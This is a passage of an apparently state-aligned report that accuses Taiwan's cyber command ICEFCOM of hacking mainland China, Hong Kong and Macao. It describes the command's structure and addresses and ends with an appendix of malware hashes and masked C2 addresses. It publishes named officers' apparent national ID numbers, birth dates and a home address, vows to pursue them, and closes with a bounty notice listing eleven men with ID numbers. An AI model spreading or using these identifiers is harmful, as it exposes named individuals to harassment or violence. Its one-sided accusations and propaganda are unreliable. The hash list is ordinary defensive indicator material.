3.2 Institutional situation

3.2.1 Organizational Structure


According to the so-called " Taiwan Military Department Organization Act " issued by the Taiwan authorities, the ICEFCOM comprises four department-level internal institutions and a training and testing center. The main technical forces are concentrated in the Information and Communication Service, Cyber Operations Department, and Electronic Operations Department, which oversee the Information and Communication Brigade, Cyber Operation Brigade, and Electronic Operation Center, respectively. The Information and Communication Brigade includes the First, Second, and Third Information and Communication Support Brigades, as well as the Hualien and Kinmen Information and Communication Operation Teams. The Cyber Operations Department is composed of the Command and Protection Section and the Cyber Operation Brigade, with the commander holding the rank of major general and the brigade commander holding the rank of colonel. As shown in Figure 30.

3.2.2 Staffing

The ICEFCOM is headquartered in Xindian District, New Taipei City, Taiwan Province, with branches in various counties and cities across Taiwan and overseas. It currently has over 6,000 employees. In recent years, the organization has been recruiting high-caliber personnel from universities within Taiwan to expand its team. Candidates with international information security certifications or who have placed in the top 10 in significant international information security network competitions are highly sought after. According to the " Cybersecurity as National Security 2.0 Strategy Report " (2021-2026) of Taiwan, to meet future cybersecurity talent needs, the organization plans to enhance its cybersecurity faculty, establish a " National Cybersecurity Excellence Center " and host competitions for "training through combat" to cultivate outstanding practical and management talents, thereby enriching the institution's talent pool. In addition to a fixed salary, experts receive monthly subsidies ranging from NT$5,000 to NT$50,000, based on their performance and professional certification levels.

3.2.3 Major Duties

First, to carry out network monitoring, penetration, offensive and defensive operations, electronic warfare, and information security tasks. This includes using network penetration to gather intelligence, secretly developing computer viruses to attack Chinese mainland’s network and information systems, and conducting internal network monitoring to prevent military personnel from leaking confidential information through the network. Second, to coordinate the three major areas of Taiwan military: network, electronic, and information technology platforms. This involves maintaining cyberspace security, operating and maintaining the electromagnetic spectrum, supporting emergency responses for Taiwan military IT security, ensuring the availability of command and control systems, and assisting in the defense of Taiwan critical information infrastructure. Third, to provide cybersecurity protection for relevant departments in Taiwan on a regular basis, such as supporting the foreign affairs network defense system of the " Ministry of Foreign Affairs ", the information network security health check of the " Directorate General of Budget, Accounting, and Statistics ", the information system security health check of the Academia Sinica, and participating in the offensive and defensive drills of the " Executive Yuan ". Fourth, to deepen military cooperation with the United States, thereby sharing cyber threat intelligence with the US military.


ICEFCOM
Headquarters of the Command Post

Main functions: Five chief officials of the headquarters, responsible for the overall work planning and political construction of the ICEFCOM

Commander: Lieutenant General Jian Huaqing
Deputy Commander: Major General Wang Yueyang
Chief of Staff: Major General Chen Junliang
Political Warfare Director: Colonel Hu Jinlong
Deputy Chief of Staff: Colonel Zhou Wenxiang
Information and Communication Service

Comprehensive Analysis and judgment Department.The main function: It was formed by the merger of the 6th, 8th and 10th Army Corps of the former Army and the Information and Electrical units under the Hualien-Taitung and Kinmen Command. Currently, except for the Information and Communication Section, the work locations of the other units are not in the Zhongxin Park of the headquarters. The key task is to collect and comprehensively analyze important information from public channels.

Information and Communication Wing
Information and Communication Section
The First Battalion of Information and Communication Support
The Second Battalion of Information and Communication Support
The Third Battalion of Information and Communication Support
Hualien Information and Communication Operations Team
Kinmen Information and Communication Operations Team
Cyber Operations Department

Communication support department.Main function: All staff work at this headquarters. Integrate the three major fields of Taiwan's military network, electronics and command and control platform, carry out the maintenance of cyberspace security, electromagnetic spectrum detection and search, and the establishment and operation and maintenance of command and control systems. The key work is to ensure and maintain the internal communication of the Taiwan military.

Cyber Operations Wing
Cyber Operations Battalion
Network Technology Support Center
Network Response Center
Network Environment Research and Analysis Center
Command and Management Protection Section
Electronic Operations Department

Technical attack and defense Department. Main function: All staff work at this headquarters. The job content includes electronic protection, electronic support, and electronic attack. The key tasks are cyber attack and defense, electronic interference, and anti-interference.

Electronic Warfare Center
Squadron One
Squadron Two
Squadron Three
Hualien Electric Power Team
Training and Testing Center
Logistics Department
Electrical Engineering Division

Figure 30. Organizational structure of ICEFCOM

3.2.4 Place of work

3.2.4.1 The ICEFCOM (directly affiliated camp) is located at 15 Lixing Road, Xindian District, New Taipei City, Taiwan Province, as shown in Figure 31 to Figure 33.




Figure 31. Location of the ICEFCOM (directly affiliated camp) (1 of 3)




Figure 32. Location of the ICEFCOM (directly affiliated camp) (2 of 3)




Figure 33. Location of the ICEFCOM (directly affiliated camp) (3 of 3)

3.2.4.2 " Information and Communication Service " of the ICEFCOM : No.100, Zhongxingling, New Community, Taichung City, Taiwan Province.




Figure 34. Location of the " Information and Communication Service " of the ICEFCOM (1 of 2)




Figure 35 Location of the " Information and Communication Service " of the ICEFCOM (2 of 2)

3.2.4.3 " Electronic Warfare Center " of the ICEFCOM : 109-5 Shuinan Road, Beitun District, Taichung City, Taiwan Province.




Figure 36. Location of the " Electronic Warfare Center " of the ICEFCOM (1 of 3)




Figure 37.Location of the " Electronic Warfare Center " of the ICEFCOM (2 of 3)





Figure 37. Location of the " Electronic Warfare Center " of the ICEFCOM (3 of 3)

3.3 Personnel

3.3.1 Current Commander (second term): Jian Hua-ching (Lieutenant General), male, Taiwan Province ID number: F120226971, date of birth June 9, 1966, major general.

He served as deputy Chief of Staff of the " Ministry of Communications and Electronic Information " of the Taiwan authorities (Major General); Deputy Commander of the ICEFCOM.



Education: B.A. from " Military Academy of the Republic of China " in 1988, M.E. from " National Defense University Institute of Science and Technology " in 1996, and Ph.D. in Applied Physics from " National Defense University Institute of Science and Technology " in 2006.

3.3.2 Current Deputy Commander: Wang Yue-yang (Rear Admiral), male, Taiwan Province ID number: C120000536, date of birth: March 28,1969, Rear Admiral rank.

He served as commander of the " Command of the Naval Communications System " of the Taiwan authorities, with the rank of colonel; and later served as chief of staff of the ICEFCOM, with the rank of Rear Admiral.

Education: Attended Keelung High School from 1984 to 1987, class of 1980 (graduated from university in 1991), naval background.

3.3.3 Current Chief of Staff: Chen Jun-liang (Major General), male, Taiwan Province ID number: R120009433, date of birth: August 16,1972, major general.

3.3.4 Current Director of Political Warfare: Hu Jin-long (Colonel), male, Taiwan Province ID number: F121826180, date of birth: March 12,1973, colonel rank. He has served as political director of the " Lion Force of the 269th Army Motorized Brigade " of the Taiwan military and political director of the " Northern Reserve Command ".

3.3.5 Current Deputy Chief of Staff: Zhou Wen-xiang (Colonel), male, Taiwan Province ID number: R120712846, date of birth: April 30,1973, colonel rank.

3.3.6 First Commander: Ma Yinghan (Major General). Ma Ying-han, male, Taiwan Province ID number: F121437423 of Taiwan Province, born on May 9, 1963, registered at No.10, Lane 29, Yangming Street, Zhongcheng Li, Banqiao District, New Taipei City. Former Chief Commander of the ICEFCOM, he is an Army officer with the rank of Major General.

3.4 Service provider of the ICEFCOM

According to online information, over the past three years, more than 30 organizations have provided services such as computer network technology training and the procurement of computer network software and hardware for ICEFCOM. These organizations include: MiTAC Information Technology Corp, SYSTEX Corporation, Sun-Net Cyber Inc., iTop Digital Technology, ZUSO Generation CO., LTD., Taiwan Electronic Connector Association (TECA) , and the " National Chung-Shan Institute of Science and Technology (NCSIST) ".

4 Summary

This article examines a series of cyber attacks launched by T-APTs against Chinese mainland, Hong Kong and Macao, in recent years. It thoroughly analyzes the targets, motives, and tactical characteristics of these attacks, revealing how the DPP authorities, through the ICEFCOM, continuously target Chinese mainland's critical information infrastructure, important information systems, and key industries, engaging in cyber attacks, data theft, and sabotage. The article also exposes the collusion between the DPP authorities and foreign anti-China forces, who aim to sought " Taiwan independence " by relying on foreign support and force, especially from US, thereby betraying the core interests of the Chinese nation and the country. As the saying goes, " Those whom the gods would destroy, they first make mad. ". The clumsy and low-level performance of the DPP authorities and their affiliate hacker groups is as ridiculous as an ant trying to shake a tree. It is meaningless except for embellishing their " Taiwan independence " illusion. If they don't pull back in time, they'll reap the whirlwind.

From now on, our joint-team will use all necessary means to track the movements of ICEFCOM, the T-APTs and relevant personnel, as well as "puppet master" behind them, collect comprehensive evidence of their crimes, and vow to bring them to justice. We will not stop until our goal is achieved.

Appendix

IoCs of T-APTs

1. HASH

Shellcode Loder：

7873dd9a900290ff163343e2d06f93c9

fe00e55ea9d15632a40d23a94a535be4

Bypass：

9a83b79f70250a388a100328bef779d6

214888402b3cb924e40035d1b4bafc85

ec7d717e81d44d3484f0fb3fb2d5ccf1

f374beb7ff847ae78f6a88baee6c91bc

5b1e8b0cb25ddf02bfcceadd65fbbbb0

771e0bbda59d1b5f611bf5e7d8f77dd7

Stager：

e9e3ea42f119d8f19183c5c12d26ad37

2b5f5a05ed36a0f8e2e2c14bd1053294

864c832949cc0c8c7ef6ed23d4a6eef3

0f66091fd8a71b4aa3c829502de30b66

ea96874098576dc4b3c82acbc8d54b6f

QuasarRAT：

cc1cdb893f6b4a00d65bbef2794b0499

3f7a5cedb4fe1108c4fc80061c454682

b9a2743d22e95dbd312c39ea21c93b12

5ffd32b3c297e898994bab8965f3e010

a93b6d91a585abe87bcd9983b616f0d0

Sliver：

61c42751f6bb4efafec524be23055fba

fscan64：

7b29f9754718e9d284115f5f573de257

8298dfae0953541136f353ca3158ee49

a284c8b14e4be0e2e561e5ff64e82dc7

pwddump8：

1b5337482c4a05680da61f02eb27dda1

ed1930b0a2fd71a86a25e2a872af9b2b

procdump64：

68a1f7c796de1d0df6b2d78e182df3a0

Adduser：

371bae67a389266d04599f3e1ae14fda 4c03ee1ef98288adf734836975f8941c

Mimikatz：

7862ac21eb3f8c4e8247c188c5f8179f

Jumpdesktopconnect：

4af7c4e6fcc73497ef7b7ad3c0657545

Gotohttp：

a3736b69a88da7d2472cec131b10c50e


Rustdesk：

5003db670611e7bf8aa908a17a602e5f


2. C2

51.*.*.162
51.*.*.127
120.*.*.211
180.*.*.219
158.*.*.174
1.*.*.214


悬赏通告




宁恩纬　男
中国台湾省身份证号码
E123602507




刘冠均　男
中国台湾省身份证号码
A129211864




黄士恒　男
中国台湾省身份证号码
G122200038




江致学　男
中国台湾省身份证号码
K122470775




彭依宣　男
中国台湾省身份证号码
F129134349




龚景翊　男
中国台湾省身份证号码
A127651682




萧智豪　男
中国台湾省身份证号码
N126457190




陈齐修　男
中国台湾省身份证号码
J122771034




黄纲正　男
中国台湾省身份证号码
A127268516




林煌锜　男
中国台湾省身份证号码
T123896127




陈居亿　男
中国台湾省身份证号码
D122409494



